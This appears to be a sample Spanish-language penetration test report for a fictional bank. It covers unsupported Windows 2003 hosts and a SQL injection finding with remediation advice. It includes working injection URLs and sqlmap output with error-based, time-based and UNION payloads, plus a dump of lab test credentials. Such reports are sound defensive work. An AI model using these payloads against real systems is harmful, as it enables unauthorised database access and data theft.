

Informe de:

Evaluación infraestructura externa

Ultra Bank Group.

Diciembre 2016

Versión: 0.1

Realizado por: Carlos Perez González

Email: carlos@ihacklabs.com

Teléfono: +34 666 666 666



IHACKLABS LTD.

3-7 Temple Avenue
Temple Chambers Room 38
London EC4Y 0HP
<https://www.ihacklabs.com>



Tabla de Contenidos

1	TRATAMIENTO DEL DOCUMENTO.....	4
1.1	Información del documento	4
1.2	Distribución del contenido	5
2	RESUMEN EJECUTIVO	5
2.1	Ámbito y alcance	5
2.2	Advertencias.....	6
2.3	Tabla de riesgos.....	7
2.4	Breve resumen	8
2.5	Vulnerabilidades destacadas	9
2.6	Conclusión	10
2.7	Siguientes pasos	11
3	DETALLES TÉCNICOS	12
3.1	Descripción	12
4	FASES DE LA EVALUACIÓN	13
4.1	Fase I – Evaluación de la Infraestructura Externa	13
4.2	Fase II – Evaluación Servidores de Aplicaciones Web	15
5	DATOS ADICIONALES.....	18
5.1	Inyección de SQL	18
6	METODOLOGÍAS	20
6.1	Evaluación de Infraestructura Externa.....	20
6.2	Evaluación Servidores de Aplicaciones Web	20
7	HERRAMIENTAS UTILIZADAS.....	21



7.1	Evaluación de Infraestructura Externa.....	21
7.2	Evaluación Servidores de Aplicaciones Web	21
8	APÉNDICES.....	22



1 Tratamiento del documento

Este documento es confidencial y toda su información no puede ser copiada, modificada ni distribuida sin permiso expreso.

1.1 Información del documento

El contenido de este documento debe ser considerado información confidencial y no debe ser distribuido fuera del ámbito de IHACKLABS LTD.

IHACKLABS LTD concede permiso para copiar este documento siempre y cuando el propósito sea la distribución dentro de la organización Ultra Bank Group a las personas previamente autorizadas.

Control del documento	
Clasificación	Confidencial
Cliente	Ultra Bank Group
Referencia	UB-0009-IE
Documento	Evaluación de Infraestructura Externa
Autor	Carlos González

Historial de versiones			
Versión	Fecha	Auditor	Cambios
0.1	17/12/2016	Carlos Perez	Borrador revisión interna
0.2			QA
1.0			Entrega al cliente

Personal autorizado		
Adam Smith	Mánager ejecutivo	Ultra Bank Group
David Ricardo	Gerente de cuentas	Ultra Bank Group
Warren Buffet	Responsable tecnología	Ultra Bank Group



1.2 Distribución del contenido

Esta sección pretende informar de la distribución de la información del documento y cuáles son las fases que lo componen.

Contenido del documento	
Apartado 1	Resumen ejecutivo
Apartado 2	Detalles técnicos
Apartado 3	Datos adicionales
Apartado 4	Apéndices

2 Resumen ejecutivo

IHACKLABS LTD presenta los casos detectados durante el proyecto de análisis de infraestructura externo realizado al cliente Ultra Bank Group. Esta evaluación de vulnerabilidades fue dirigida por IHACKLABS LTD.

2.1 Ámbito y alcance

IHACKLABS LTD fue contratada por Ultra Bank Group para llevar a cabo una evaluación de seguridad de la infraestructura acuerdo a los estándares de seguridad IHACKLABS LTD donde evalúa la seguridad de los sistemas analizados en busca de vulnerabilidades que podrían afectar negativamente en la reputación del cliente o en su negocio si un usuario malicioso compromete o abusa de los sistemas.

Esta evaluación de seguridad fue realizada entre los días 10/12/2016 y 15/12/2016 fue llevada a cabo el consultor Carlos Perez González autorizado por Ultra Bank Group.

La evaluación fue dividida en dos fases:

- ❖ Fase I Evaluación de la Infraestructura Externa
- ❖ Fase II Evaluación de Servidores de Aplicaciones Web

Durante la Fase I la evaluación se realizó en el entorno de desarrollo y contenía las siguientes secciones de trabajo:

- ❖ Análisis y evaluación de vulnerabilidades de infraestructura externa.

El rango de direcciones IP definidas para el ámbito de la evaluación fueron las siguientes:

- ❖ 192.168.4.0/24



Durante la Fase II la evaluación se realizó en el entorno de pre-producción y contenía las siguientes secciones de trabajo:

- ❖ Evaluación de Servidores de Aplicaciones Web

El ámbito definido para este trabajo fue el siguiente:

- ❖ blog.ultrabank.co.uk

2.2 Advertencias

Debido a la naturaleza del entorno, todas las pruebas que tuviesen alta probabilidad de impactar en la continuidad de negocio o que pudiesen causar potenciales denegaciones de servicio fueron excluidas en esta evaluación.



2.3 Tabla de riesgos

La siguiente tabla con iconos y símbolos muestran de forma clara y concisa la puntuación de riesgos de un sistema en una escala del 1 al 10.

Algunos riesgos pueden ser reportados como altos desde una perspectiva técnica, pero pueden ser considerados aceptables como resultado de otros controles desconocidos para nosotros.

Nivel	Riesgo	CVSSv2	Descripción
	CRÍTICO	9.0 - 10	Se descubrió una vulnerabilidad que ha sido calificada como crítica. Requiere una resolución tan rápida como sea posible.
	ALTO	7.0 - 8.9	Se descubrió una vulnerabilidad que ha sido clasificada como alta. Requiere una resolución a corto plazo.
	MEDIO	4.0 - 6.9	Se descubrió una vulnerabilidad que ha sido clasificada como media. Debe resolverse como parte del mantenimiento de seguridad de un sistema.
	BAJO	1.0 - 3.9	Se descubrió una vulnerabilidad que ha sido clasificada como baja. Debe ser abordado como parte de las tareas de mantenimiento rutinario.
	INFO	0 - 0.9	Se realizó un descubrimiento de carácter informal. Debe ser abordado con el fin de cumplir con una buena práctica de seguridad.
	OK	0	Buenas prácticas de seguridad implementadas correctamente.



2.4 Breve resumen

En este análisis se han encontrado dos vulnerabilidades catalogadas con riesgo crítico y alto, respectivamente. Estas vulnerabilidades pueden impactar de manera grave al negocio poniendo en riesgo la integridad y la seguridad de los datos y su infraestructura.

Fase	Descripción	Crítico	Alto	Medio	Bajo	Info	Total
1	Eval. Infraestructura Externa	1	0	0	0	0	1
2	Eval. Servidores Aplicaciones	0	1	0	0	0	1
Total		1	1	0	0	0	2



2.5 Vulnerabilidades destacadas

Los resultados encontrados en modo resumen son los siguientes:

Resumen de vulnerabilidades



Sistemas Desactualizados – Se han detectado sistemas fuera de soporte desde 2015 por Microsoft. Estos sistemas tienen diversas vulnerabilidades que pueden ser explotadas por un atacante para lograr acceso a los sistemas.



Inyección SQL - Se detectaron un número de campos en la aplicación que eran vulnerables a ataques de inyección de SQL. Si estos datos introducidos son parte de una construcción dinámica de una consulta SQL y previamente a la ejecución los datos de entrada no son validados se produce una posible inyección SQL.



No se encontraron vulnerabilidades.



Se observaron buenas prácticas de seguridad en diversas áreas del proyecto.



2.6 Conclusión

Se identificaron vulnerabilidades graves en su infraestructura. Recomendamos un trabajo urgente de reparación a corto plazo para garantizar la integridad y el funcionamiento correcto de la infraestructura.

La mayor área de preocupación es que los sistemas no estaban actualizados y no reciben soporte por parte del fabricante, esto supone un riesgo crítico y deja el sistema expuesto a vulnerabilidades que pueden ser aprovechadas por los atacantes para tomar el control de los sistemas y comprometer de este modo la red de la organización.

Además, la aplicación web presentaba vulnerabilidades que permitían inyecciones de SQL, un atacante podría utilizar esta vulnerabilidad, para elevar privilegios, actualizar datos, extraer o eliminar datos.

Más allá de estas cuestiones, todos los hallazgos de seguridad eran de baja severidad y deberían ser revisados para adecuar el ambiente a las mejores prácticas de seguridad. Es importante comprender que incluso los problemas de gravedad baja a menudo pueden encadenarse para ayudar a comprometer un entorno o una aplicación.



2.7 Siguientes pasos

Recomendaciones a corto plazo

- ❖ Decomisar los sistemas que no disponen de soporte y sustituirlo por sistemas actualizados y con soporte.
- ❖ Revisar las sentencias SQL del código y modificar las sentencias para que sean ejecutadas con preparement stament o del mismo modo, validar los datos introducidos antes de ser ejecutados por el servidor de base de datos.

Recomendaciones a medio plazo

- ❖ Crear una política de actualizaciones
- ❖ Seguir la guía de desarrollo seguro de OWASP





3 Detalles técnicos

El resto de este documento es de naturaleza técnica y proporciona detalles adicionales sobre los temas ya discutidos, con fines de mitigación y evaluación de riesgos.

3.1 Descripción


En las tablas siguientes se enumeran todos los problemas detectados, con una descripción breve y una clasificación de vulnerabilidad para cada uno.

Referencia	Vulnerabilidad	Riesgo
UB-0009-1-1	Sistemas Desactualizados	
	Se han detectado sistemas fuera de soporte desde 2015 por Microsoft. Estos sistemas tienen diversas vulnerabilidades que pueden ser explotadas por un atacante para lograr acceso a los sistemas.	
UB-0009-2-1	Inyección SQL	
	Se detectaron un número de campos en la aplicación que eran vulnerables a ataques de inyección de SQL. Si estos datos introducidos son parte de una construcción dinámica de una consulta SQL y previamente a la ejecución los datos de entrada no son validados se produce una posible inyección SQL.	



4 Fases de la evaluación

4.1 Fase I – Evaluación de la Infraestructura Externa

Referencia	Vulnerabilidad	Riesgo
UB-0009-1-1	Sistemas desactualizados	

Descripción:

Durante la evaluación se detectaron sistemas fuera de soporte por Microsoft desde el año 2015. Estos sistemas dejaron de recibir parches y actualizaciones de seguridad por lo que suponen un riesgo para la infraestructura.

Un atacante podría aprovecharse de las vulnerabilidades de estos sistemas desactualizados para acceder a los sistemas y poder controlar los sistemas.

La siguiente imagen muestra una evidencia que indica que la versión instalada en el momento de la prueba era la version Windows 2003 SP1.




IMAGEN 1 SISTEMA OPERATIVO DESACTUALIZADO



Recomendación:

Estos sistemas operativos deberían de ser decomisados y apagados, sustituyendo estos sistemas por sistemas operativos actuales que reciban soporte de Microsoft.

Sistemas Afectados:

Direcciones IP

192.168.4.161

192.168.4.162


Referencias:

Finalización del Soporte de Microsoft de Windows Server 2003:

<https://www.microsoft.com/es-es/cloud-platform/windows-server-2003>



4.2 Fase II – Evaluación Servidores de Aplicaciones Web

Referencia	Vulnerabilidad	Riesgo
UB-0009-2-1	Inyección de SQL	

Descripción:

Se detectaron un número de campos en la aplicación que eran vulnerables a ataques de inyección de SQL. Esta vulnerabilidad se produce en los campos de inserción de datos de una aplicación. Si estos datos introducidos son parte de una construcción dinámica de una consulta SQL y previamente a la ejecución los datos de entrada no son validados se produce una posible inyección SQL.

Suele ser categorizada como una vulnerabilidad muy grave ya que permite a un atacante remoto ejecutar comandos SQL (a menudo arbitrarios) en el servidor de bases de datos subyacente con los privilegios del acceso a la base de datos de la aplicación web, dejando abierta la posibilidad de modificar los campos, eliminarlos, extraer información o incluso introducir procedimientos almacenados que permitan la ejecución de comandos de sistema.

El siguiente ejemplo muestra que tras insertar una simple comilla en el parámetro la sentencia de SQL es modificada y ejecutada en la base de datos mostrando un error.

La URL modificada era la siguiente:

❖ http://10.28.0.173/basic_sqli/Leccion-1/index.php?id=1%27




IMAGEN 1 INTRODUCCIÓN COMILLA SIMPLE



A continuación, realizamos dos ejecuciones simples de SQL a través de la URI, la primera sentencia es verdadera y nos muestra correctamente el usuario, la segunda sentencia es falsa y no muestra ningún dato.

❖ http://10.28.0.173/basic_sql/Leccion-1/index.php?id=1%27+and+1=1&23




IMAGEN 2 EJECUCIÓN DE SENTENCIA VERDADERA

La siguiente sentencia ejecuta una sentencia SQL falsa y no devuelve ningún dato

❖ http://10.28.0.173/basic_sql/Leccion-1/index.php?id=1%27+and+1=2&23




IMAGEN 3 EJECUCIÓN DE SENTENCIA FALSA



Más información en el apartado 5.1 datos adicionales.

Recomendación:

Los problemas de inyección de SQL identificados anteriormente en la sección de datos adicionales deben abordarse lo antes posible, asegurándose de que la entrada suministrada por el usuario no se puede incluir en las sentencias de SQL que se ejecutan en la base de datos.

En general, no debe utilizarse SQL dinámico dentro de la aplicación. Aplicaciones como J2EE, ASP.NET, PHP y Perl admiten el uso de consultas parametrizadas o instrucciones preparadas para garantizar que la estructura de la sentencia SQL se define antes de introducir la entrada del usuario.

Si es absolutamente necesario utilizar sentencias de SQL dinámico, la entrada del usuario debe ser validada primero. La entrada numérica se debe pasar a través de una comprobación numérica, y la entrada de cadena debe ser fija para escapar el carácter de comillas simples (').

Sistema Afectado:

URL	Parámetros afectados
www.ultrabankgroup.com	id



5 Datos adicionales

5.1 Inyección de SQL

La siguiente imagen muestra como a través de SQLMap fue posible obtener la versión del sistema operativo del servidor.

```
C:\WINDOWS\system32\cmd.exe
19:09:53] [WARNING] GET parameter 'id' does not appear to be dynamic
19:09:53] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
19:09:53] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting attacks
19:09:54] [INFO] testing for SQL injection on GET parameter 'id'
It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
For the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
19:10:02] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
19:10:03] [WARNING] reflective value(s) found and filtering out
19:10:03] [INFO] testing 'MySQL >= 5.0 boolean-based blind - Parameter replace'
19:10:03] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
19:10:03] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
19:10:03] [INFO] testing 'MySQL inline queries'
19:10:03] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
19:10:03] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
19:10:14] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
19:10:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
19:10:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
19:10:14] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNI
UN query injection technique test
19:10:14] [INFO] target URL appears to have 3 columns in query
19:10:14] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
19:10:14] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] y
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:
---
Parameter: id (GET)
Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND (SELECT 3249 FROM(SELECT COUNT(*),CONCAT(0x7162706271,(SELECT (ELT(3249=3249,1))) ,0x7176787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a) AND '
MAUD'='MAUD
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=1' AND SLEEP(5) AND 'JscE'='JscE
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: id=-2873' UNION ALL SELECT NULL,NULL,CONCAT(0x7162706271,0x694862425975707a777744c567856414b6a414a544d4666485149594c4f5a5951716a5846645868,0x7176787871)-- XGqv
---
19:10:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
19:10:25] [INFO] fetched data logged to text files under 'C:\Users\Diana\.sqlmap\output\10.28.0.173'
[*] shutting down at 19:10:25
```

IMAGEN 4 EVIDENCIA SQLMAP - SISTEMA OPERATIVO

Del mismo modo fue posible obtener los nombres de las bases de datos del servidor y su versión.

```
19:11:49] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6.0 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0
19:11:49] [INFO] testing if current user is DBA
19:11:49] [INFO] fetching current user
19:11:50] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
current user is DBA: False
19:11:50] [INFO] fetching database names
19:11:50] [INFO] the SQL query used returns 2 entries
19:11:50] [INFO] resumed: information_schema
19:11:50] [INFO] resumed: security
available databases [2]:
[*] information_schema
[*] security
19:11:50] [INFO] fetched data logged to text files under 'C:\Users\Diana\.sqlmap\output\10.28.0.173'
[*] shutting down at 19:11:50
```

IMAGEN 5 EVIDENCIA SQLMAP - BBDD DISPONIBLES



Fue posible obtener los datos contenidos en la base de datos llamada "Security."

```

id | email_id
-----
1 | Pluton@Ihacklabs.com
2 | Bob@Ihacklabs.com
3 | Alice@Ihacklabs.local
4 | secure@Ihacklabs.local
5 | spiderman@Ihacklabs.local
6 | superman@Ihacklabs.local
7 | batman@Ihacklabs.local
8 | admin@Ihacklabs.com

19:13:08] [INFO] table 'security.emails' dumped to CSV file 'C:\Users\Diana\.sqlmap\output\10.28.0.173\dump\security\emails.csv'
19:13:08] [INFO] fetching columns for table 'users' in database 'security'
19:13:08] [INFO] the SQL query used returns 3 entries
19:13:08] [INFO] retrieved: "id","int(3)"
19:13:08] [INFO] retrieved: "username","varchar(20)"
19:13:08] [INFO] retrieved: "password","varchar(20)"
19:13:08] [INFO] fetching entries for table 'users' in database 'security'
19:13:08] [INFO] the SQL query used returns 8 entries
19:13:08] [INFO] retrieved: "1","Pluton","Pluton"
19:13:08] [INFO] retrieved: "2","Bob","Boby"
19:13:08] [INFO] retrieved: "3","p@ssword","Alice"
19:13:08] [INFO] retrieved: "4","crappy","secure"
19:13:08] [INFO] retrieved: "5","stupidity","spiderman"
19:13:08] [INFO] retrieved: "6","genious","superman"
19:13:08] [INFO] retrieved: "7","mobile","batman"
19:13:08] [INFO] retrieved: "8","admin","admin"
19:13:08] [INFO] analyzing table dump for possible password hashes
Database: security
Table: users
[8 entries]

id | username | password
-----
1 | Pluton | Pluton
2 | Bob | Bob
3 | Alice | p@ssword
4 | secure | crappy
5 | spiderman | stupidity
6 | superman | genious
7 | batman | mobile
8 | admin | admin

```

IMAGEN 6 EVIDENCIA SQLMAP- CONTENIDO BBDD SECURITY



6 Metodologías

6.1 Evaluación de Infraestructura Externa

Para esta fase de la evaluación se ha seguido la metodología PTES (Penetration Testing Execution Standard)

Referencia: http://www.pentest-standard.org/index.php/Main_Page

6.2 Evaluación Servidores de Aplicaciones Web

Para esta fase de la evaluación se han analizado las vulnerabilidades OWASP TOP 10:

A1: Inyecciones

A2: Cross-Site Scripting (XSS)

A3: Autenticación y gestión de sesiones

A4: Referencias inseguras a objetos directos

A5: Configuración de Seguridad Incorrecta

A6: Exposición de Datos Sensibles

A7: Ausencia de Control de Acceso a las Funciones

A8: Falsificación de peticiones en sitios cruzados (CSRF)

A9: Uso de Componentes con Vulnerabilidades Conocidas

A10: Redirecciones y reenvíos no validados

Referencia: https://es.wikipedia.org/wiki/OWASP_Top_10



7 Herramientas utilizadas

7.1 Evaluación de Infraestructura Externa

Se ha recopilado información del sistema y se han empleado herramientas automáticas para la ayuda en la detección. Finalmente, la evaluación se completó a manualmente detectando fallos de configuración.

Tareas	Herramientas
Pruebas automáticas	Nessus, OpenVAS, Nmap, Metasploit

7.2 Evaluación Servidores de Aplicaciones Web

Se ha recopilado información del sistema y se han empleado herramientas automáticas para la ayuda en la detección. Finalmente, la evaluación se completó a manualmente detectando fallos de configuración.

Tareas	Herramientas
Pruebas automáticas	Acunetix
Pruebas manuales	Burp suite / IE / Firefox



8 Apéndices

A continuación, los datos del equipo técnico que ha realizado la evaluación de seguridad de la infraestructura y del servidor de aplicaciones web.

Equipo técnico	Nombre	Cualificación
Auditor	Carlos Perez González	CEH, OSCP, OSCE, CRT

